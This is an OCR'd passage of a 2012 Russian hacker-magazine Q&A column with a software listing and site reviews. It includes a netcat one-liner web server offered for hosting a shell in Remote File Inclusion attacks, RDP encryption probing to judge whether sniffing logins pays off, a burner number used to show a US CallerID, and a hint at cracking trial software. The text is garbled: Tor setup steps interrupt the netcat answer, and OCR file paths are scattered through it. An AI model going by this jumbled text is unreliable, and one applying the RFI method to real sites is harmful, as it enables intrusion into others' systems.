
A Прекрасно тебя понимаю! Если под рукой нет никакого веб-сервера, а из функционала требуется лишь отдавать статический контент (например, для эксплуатации Remote File Inclusion и заливки шелла в недра атакуемого сайта), то можно обойтись без именитых решений и написать простейший сервак самому. В этом нам поможет всеми любимый швейцарский нож для работы с TCP — Netcat или Ncat (виндовый брат-близнец, неизменно идущий в комплекте с Nmap). Для Linux это займет не более одной строчки:

```
while true ; do nc -l 80 < index.html ; \
    done
```

БЕЗОПАСНОСТЬ СМАРТФОНА НА ANDROID

Q КАК СНИЗИТЬ РИСК ЗАРАЖЕНИЯ ANDROID-УСТРОЙСТВА КАКОЙ-НИБУДЬ МАЛВАРЬЮ? ЕСТЬ ЛИ СПОСОБ?

A Самым эффективным способом предотвратить заражение как на десктопных системах, так и на мобильных устройствах многие считают антивирусные средства. Безусловно,



X-Ray — сканер для проверки на уязвимости

обнаружение и предупреждение запуска зловредов позволяет значительно оградить себя от нежелательных последствий. Но мы посмотрим на эту проблему несколько иначе.

Если вредоносному приложению все-таки посчастливится и оно будет запущено, главной его целью будет повышение привилегий (по возможности UID = 0) путем эксплуатации одной из уязвимостей ОС или компонентов. Соответственно, если прикрыть эти уязвимости, то сплоит уже не сработает и у малвари ничего не получится. Хорошо, но как выяснить, насколько дыряв твой андроид? В этом поможет специальный сканер известных уязвимостей X-Ray (www.xray.io) от авторитетной американской компании Duo Security, специализирующейся на отличных решениях в области безопасности (к примеру, мы рассказывали, как с помощью их инструмента бесплатно сделать двухфакторную авторизацию для любого сервиса). Приложение имеет механизм обновления базы уязвимостей, а на момент написания этого текста обучено выявлению восьми критических багов. И если какой-нибудь из тестов дает положительный результат, то это повод призадуматься над внеочередным системным обновлением.

К сожалению, правила Google Play не позволяют разработчикам добавить утилиту в официальный магазин приложений. Придется ставить из APK-файла.

3 Также нам понадобится виртуальный сетевой интерфейс, через который мы сможем соксифицировать наш трафик внутри виртуалки перед пробросом его на прокси Tor'а.

Для этого установим в гостевой системе OpenVPN (bit.ly/openvpnx). После в сетевых подключениях появится новое Tap-подключение, для которого зададим параметры: IP-адрес 10.0.0.1, в качестве адреса шлюза укажем адрес виртуального роутера, который создадим далее, — 10.0.0.2. В качестве DNS-сервера выступит Tor DNS на хостовой системе — 192.168.207.1. Помимо этого для нового сетевого подключения нужно назначить имя (например, Tor) — это пригодится нам на следующем шаге. Статус соединения будет «Сетевой кабель не подключен».

4 Теперь создадим виртуальный роутер, который будет соксифицировать трафик и пробрасывать его на прокси Tor'а. В этом нам поможет утилита badvpn-tun2socks, идущая вместе с вовсе не плохим BadVPN (bit.ly/bad-vpn). Распаковав полученный архив, выполним следующее:

```
badvpn-tun2socks.exe \
    --tundev tap0901:<имя Tap сетевого
    адаптера>
:10.0.0.1:10.0.0.0:255.255.255.0 \
    --netif-ipaddr 10.0.0.2
    --netif-netmask 255.255.255.0
    --socks-server-addr \
    192.168.207.1:9050
```

В результате статус Tap сетевого адаптера должен измениться на «Подключено».

5 Теперь можно проверить работоспособность нашей хитрой связки! Что касается доступности ресурсов в теневой доменной зоне .onion, то в упоминавшийся выше конфиг torrc нужно добавить следующие строки:

```
AutomapHostsOnResolve 1
AutomapHostsSuffixes .onion
VirtualAddrNetwork 10.192.0.0/10
```

После серии этих нехитрых манипуляций все должно заработать.

Батник для Windows — целых три :).

```
:loop
ncat -l 80 < index.html
goto loop
```

Все, в index.html помещаем все, что хотели бы отдавать. После запуска можно смело коннектиться на стандартный 80-й порт при помощи браузера.

Q Как определить уровень защищенности RDP-сервиса, имея лишь внешний анонимный доступ?

A Вполне резонное желание. Обнаружив на сканируемом хосте открытый 3389-й порт, разумеется, ты заинтересуешься, насколько он защищен. Поддерживает ли сервис шифрование и если да, то какое? Ведь от этого будет зависеть, имеет ли смысл пассивное прослушивание сетевого трафика в ожидании удаленного логина. Расставить точки над ё нам поможет несложный скрипт rdp-enum-encryption из состава незаменимого сканера Nmap (nmap.org). Если у тебя стоит не самая свежая версия, рекомендую для получения максимального функционала загрузить сырцы из официального SVN-репозитория (bit.ly/nmapsvn) и провести сборку самостоятельно. Скрипт запускается, как и все стандартные NSE-расширения, путем старта Nmap'а с параметром --script:

```
nmap -p 3389 --script \
    rdp-enum-encryption 192.168.13.37
```


При наличии запущенного RDP-сервиса по адресу 192.168.13.37 Nmap попробует подключиться с использованием всех методов различной защищенности (их на самом деле не так уж и много — Native RDP, с использованием SSL или CredSSP) и различных крипто-профилей. В результате будет выведен список поддерживаемых механизмов обеспечения безопасности.

Q Посоветуйте, пожалуйста, средство для быстрой отладки сложных регулярных выражений.

A Регулярные выражения — очень мощный и удобный инструмент для обработки различной информации, но зачастую в процессе создания выражение принимает на первый взгляд пугающий вид. Но пугаться не стоит, а разобраться, какая часть для чего, поможет замечательная утилита Regex Pixie (www.regexpixie.com). В одну из текстовых областей главного окна помещается предмет парсинга (текст или любой другой набор символов), и по мере задания или правки регулярного выражения обнаруженные соответствия будут подсвечиваться. Все происходит в режиме реального времени, что позволяет быстро обнаруживать и исправлять допущенные ошибки. Функционал также позволяет работать со сложными выражениями для «умной» замены найденных соответствий, причем результат, как и подсветка вхождений, не заставит себя ждать, и в области Output отобразится текст с произведенными согласно правилу замещениями. Специальная область OutputOnly содержит только затронутые правилами данные, на случай, если необходимо отделить соответствия от остального текста. Иными словами, Pixie — весьма приятный инструмент, способный облегчить написание регулярок, и, безусловно, будет полезен, если ты недавно встал на путь постижения хитрых RegExp'ов :).

Q В прошлом номере для исследования USB-взаимодействия описывался способ для Linux. А как же Windows?

A Windows не стоит в стороне, и, конечно, есть способы отснифать USB и в этой ОС. Единственная загвоздка заключается в том, что большинство соответствующих инструментов распространяется под коммерческими лицензиями, а значит, платные. Тем не менее для знакомства с миром информации, циркулирующей в USB-шине, можно воспользоваться утилитой USBlyzer (www.usblyzer.com). Триальная версия не содержит каких-либо существенных ограничений и работает целых 30 дней с момента установки. Впрочем, если за отведенный месяц интерес к анализу устройств не угаснет, ты сможешь найти решение на просторах Сети :). В процессе инсталляции будет установлен драйвер для перехвата данных на уровне ядра, и после перезагрузки можно приступать к работе. Интерфейс интуитивно понятен — в древовидном списке отмечаем устройства, за которыми будем наблюдать, жмем «Start Capture» и в области лога наблюдаем проносящиеся от корневого контроллера к драйверам устройств пакеты.



Pixie — сложные регулярные выражения

Q Как работают устройства для считывания магнитных карт, подключаемые к смартфонам через аудиоразъем?

A Предоставляемый с недавних пор некоторыми банками сервис оплаты прямо с кредитки действительно из аппаратного обеспечения требует лишь смартфон с подключенным вместо гарнитуры ридером. Но никакой сложной электронной начинки внутри этого специального девайса на самом деле нет. Все, что прячется за слоем пластика, — обыкновенная считывающая магнитная головка, наподобие тех, что есть в любом кассетном плеере, напрямую подключенная к контактам, обычно предназначающимся для микрофона в гарнитуре. Приложение, запущенное на смарте, принимает аудиопоток, приходящий с этого специфичного микрофона. Колебания в микрофоне возбуждаются не звуком, а изменениями магнитного поля при проведении магнитной полосой вдоль считывающей головки. Если отобразить осциллограмму полученной звукозаписи, станет заметно, что частота сигнала непостоянна, именно ее изменением и кодируются биты информации. В начале каждой дорожки всегда размещается несколько нулей, задающих эталонную частоту, относительно этого значения увеличение вдвое означает появление единицы. Далее таким образом считанные и распознанные биты компонуются в немного необычные байты по пять штук и преобразуются в один из 16 допустимых для кодирования символов (цифры и спецсимволы разделения полей).

Q Для подтверждения заказа, сделанного в США через интернет, требуется телефонный звонок с американского номера, а звонки через скайп не обрабатываются. Как быть?

A Довольно распространенная ситуация. Простейший способ — попросить позвонить кого-нибудь из знакомых американцев. Но можно обойтись и без них, воспользовавшись одним из сервисов предоставления анонимного телефонного номера, например Burner (burnerapp.com). Burner представляет собой приложение для iPhone, реализующее пользовательский интерфейс для работы с голосовыми вызовами и SMS, подобный стандартному. За умеренную плату для использования предлагается обычный с виду телефонный номер с международным кодом +1. С этого номера можно производить и принимать звонки, а также полноценно работать с сообщениями посредством мобильного приложения. В нашем случае при обращении к такому сервису к плате за предоставленный заморский номер прибавится еще и тариф до него. Но цель будет достигнута: конечный абонент увидит на своем определителе номера американский CallerID.



>>WINDOWS

>Development
As3isolib 1.0
AVR Project IDE 1.109
Collide
DooPHP 1.4.1
GWTP 0.7
libgdx 0.9.6
MdCharm 0.9.2b
MyBatis 3.1.1
Nemerle 1.1.746.0
OrientDB 1.1.0
phpDays 1.1
SimpleJPA 1.5
Staff 2.0.0
Tree Trim 1.0.1
WebPALTT 2.0
Zen Coding 0.7
Visual Studio 2012

>Misc
8GadgetPack 2.0
Aero8Tuner
BrowserBackup 8.0
BrowsingHistoryView 1.01
Clover 2.0.136
File Arranger
Forex Strategy Builder 2.72
Immersive Explorer 0.2.1
MRU-Blaster 1.5
Multiscreen Blank 1.1
NCollector Studio Lite 2.0
NPointer
Pipy 1.0.1
Solid Renamer 1.2
Taskbar Pinner 1.0.1
Wallpaper Downloader 2.7

>Multimedia
ActivePresenter 3.5.1
Batch Subtitles Converter 1.0
Bedtime 1.4
CherryPlayer 1.1.9
CodecInstaller 2.10.4
Espera 1.2.4
Free Screenshot Capture 1.6.0
Free Viewer
FreeMake Video Downloader 3.1.0
ImgTransformer 1.4
Magix Photo Designer 7
MultiLoader 1.0.0.1
Sound Lock 1.3.1
Stoff Music Player
Synthesia 0.8.3
Utopia Documents 2.1

>Net
Comodo Dragon
CoolNovo 2.0.3.55
DownTango
FreeMeter 1.6.3
inSSIDer 2.1.5
list
Mozilla Thunderbird 15.0
Net Guard
NitroShare 0.2
Privatefirewall 7.0.26.3
Sleipnir 3.7
sRemote 1.1
Syncbox
TinyWall 2.0
Tor Browser Bundle 2.2.38.2
WeFi 4.0.1.0
ZoneAlarm Free Firewall 10.2

>Security
A+ Folder Locker 1.1
Blazer 0.2
DiskCryptor 0.9.593.106
Diviner 1.0.1 beta
HTExploit 0.7 Beta
Incognito 2
Install Monitor 1.1
Kingsoft Antivirus 2012
libinjection
NetworkMiner 1.4.1
Nishang 0.1.1
OllyDbg 2.01 Beta 2
OWASP Xelenium 2
SearchDiggity 3.01
Testival
The Volatility Framework 2.1
XSS CheF 1.0

>System
.NET Framework Setup
Verification Tool
Acronis Drive Monitor
CPU TrueSpeed 1.8.1.860
Disk Bench 2.6.2.0
DiskCheckup 3.1
DriverView 1.41
HDDScan 3.3
HWMonitor 1.20
Keyboard Shortcuts Manager
LightMan Writer
LojiklSweep
Memtest86+ 4.20
Microsoft Script Explorer
Speed Install
Unknown Device Identifier 8.00
VMware Player 5.0

>UNIX

>Desktop
Amarok 2.6.0
Bangarang 2.1
Brl-cad 7.22.0
Dvdstyler 2.3
Feh 2.6
File2pdf 0.2
Gentoo 0.19.12
LibreOffice 3.6.0
Ocenaudio 2b21
Qpdfview 0.3.3b1
Sound-theme-manager 0.4
Spectrwm 2.0.2
Stellarium 0.11.4
Tint2 0.11
Unity 6.2.0
Unsettings 0.07
Urbanlightscape 1.2.0
Webp-0.2.0

>Devel
Anjuta 3.4.4
Apache_tika 1.2
Boost 1.51.0
Chicagoboss 0.8.0
Dynamicreports 3.0.1
Fastcgipp 2.1
Gdb 7.5
Hybridauth 2.1.0
Jquery 1.8.0
Komodo 7.1.2
Lazarus 1.0
Mahotas 0.9.1
Netbeans 7.2
Pixellight 1.0.0R1
Poedit 1.5.2
Rabbitmq 2.8.6
Tcpdf 5.9.180
Valgrind 3.8.0

>Net
Anontwi 0.6
Dooble 1.35
Dropbox 1.4.0
Eiskaltdcpp 2.2.7
Firefox 15.0
Kadu 0.12.1
Leech6raf 0.5.80
Linphone 3.5.2
Pica-pica 0.5.1
Pidgin 2.10.6
Qbittorrent 3.0.1
Qshare 2.1.4
Qtm 1.3.10
Quirc 0.9.6
Remmina 1.0
Rp-pppoe 3.11
Rssowl 2.1.4
Smb4k 1.0.4

>Security
Androguard 1.5.1
ART
Blazer 0.2
Bro 2.1
Cryptsetup 1.5.0
Dissy 10
Diviner 1.0.1 beta
Fail2ban 0.8.7.1
Fwsnort 1.6.2
HTExploit 0.7 Beta
Isme 0.5
Keepass 2.19
libinjection
Lynis 1.3.0
OWASP Xelenium 2
Pysum 0.6
Smartphone Pentest Framework 0.1
Squidclamav 6.9
THC-IPV6 1.9
The Volatility Framework 2.1
Vtun 3.0.3
Wifite 2.0r85
XSS CheF 1.0

>Server
Apache 2.4.3
BIND 9.9.1
CUPS 1.5.4
DHCP 4.2.4
FlockDB 1.8.5
JBossAS 7.1.2
Lucene 3.6.1
OpenLDAP 2.4.32
OpenSSH 6.1
OpenVPN 2.2.2
Postfix 2.9.4
PostgreSQL 9.1.5
Samba 3.6.7
Sendmail 8.14.5
Squid 3.2.1
Tomcat 7.0.30

>>System
Barman 1.0.0
Conconky 03.08.12
Coreutils 8.19
Freefilesync 5.6
Grep 2.14
Monitorix 2.5.2
Nvidia 304.43
Pcsx2 1.0.0
Pf-kernel 3.5.2
Phpterm 0.3.0
Powertop 2.1
Systester 1.5.1
Virtualbox 4.1.20
Wine 1.5.11
Xmlsh 1.2.1

>X-distr
Slackware 13.37

>>MAC
Anxiety 1.0
AppCleaner 2.1.0
AppFresh 1.0
BSNES 0.6.8
GarageBuy 2.1.5
IceClean 3.4.8
iFFmpeg 3.1.5
iTerm2 1.0
KeePassX 0.4.3
MPlayerX 1.0.17
Namely 2.5.1
NitroShare 0.2
ShakesPeer 0.9.11
Slife 2.5
The Unarchiver 3.3
Tor Browser Bundle 2.2.38.2
Utopia Documents 2.1
Vuze 4.7.1.2

DVD

№ 10 (165) ОКТЯБРЬ 2012

ХАКЕР



WWW2




Инструмент, позволяющий обращаться к телефонным функциям Android-смартфона прямо из браузера

PHONEDECK

phonedeck.com

Приложение, позволяющее получить из браузера прямой доступ к телефонной части твоего Android-смартфона. Благодаря Phonedeck тебе куда реже придется тянуться за «трубкой» — сервис будет показывать оповещения о входящих звонках и SMS прямо в Chrome, позволит копировать информацию из адресной книги и сообщений и посылать номер для набора прямо в телефон. Браузер также сможет напоминать о пропущенных вызовах, показывать уровень заряда батареи в смартфоне и (моя любимая функция) включать «режим обнаружения» на телефоне, при котором смартфон начинает подавать громкий сигнал, позволяющий найти его в любом бардаке. Пожалуй, сервису не хватает только поддержки работы с двумя смартфонами и возможности посылать на телефон гиперссылки и адреса (в духе Chrome To Phone: bit.ly/Chrome2phone).




Сборник задач по программированию для любителей математики

PROJECT EULER

projecteuler.net

Если Lumosity (lumosity.com) — это пища для ума простых смертных, то Project Euler предлагает задачки специально для программистов. На сайте выложен набор вычислительных задач, которые можно и нужно решить с помощью элегантного алгоритма. Используемый язык программирования при этом не имеет значения. Как пишут составители задачника, обратиться к справочной литературе тоже не возбраняется — ведь главное, чтобы игрок узнал как можно больше о математике и программировании. В конечном счете мало найти ответ — желательно придумать еще и эффективный алгоритм, ведь по замыслу авторов выполнение программы не должно занимать больше минуты. Существует и русский перевод большинства задач (euler.jakumo.org), но для участия в рейтинге и доступа к правильным ответам придется пользоваться оригинальным сайтом.




На редкость красноглазая надстройка для популярного онлайн-блокнота, добавляющая много интересных возможностей

GEEKNOTE

geeknote.me

Очень интересный альтернативный клиент для популярного сервиса заметок Evernote, позволяющий синхронизировать файлы из локальной папки с учетной записью пользователя. Первое следствие — заметки превращаются в обычные текстовые файлы, работать с которыми можно с помощью любимого текстового редактора (поддерживается работа на языке верстки Markdown). Второе — можно синхронизировать любые файлы (например, логи с сервера, для чего Geeknote и создавался). Третье — в работе можно использовать любые инструменты из UNIX-окружения. На сайте предусмотрен эмулятор терминала, позволяющий протестировать инструмент или же получить текстовый доступ к своим файлам с чужого компьютера.



Обширнейшая база бенчмарков мобильных процессоров и видеокарт

NOTEBOOKCHECK.NET

notebookcheck.net

При выборе ноутбука для покупки часто выясняется, что обзоров модели совершенно недостаточно для принятия решения. На помощь приходит Notebookcheck — обширная база бенчмарков по всем существующим ноутбучным процессорам и видеокартам. Для каждого чипа приводятся подробные характеристики и результаты десятков тестов, а для видеокарт есть и данные об FPS в популярных играх (на примерах конкретного ноутбука). На сайте есть рейтинг чипов и фильтр, позволяющий напрямую сравнить любое количество процессоров или видеокарт. Словом, это просто незаменимый инструмент, который ты определенно оценишь при покупке очередной «обновки».



в iPad
Реклама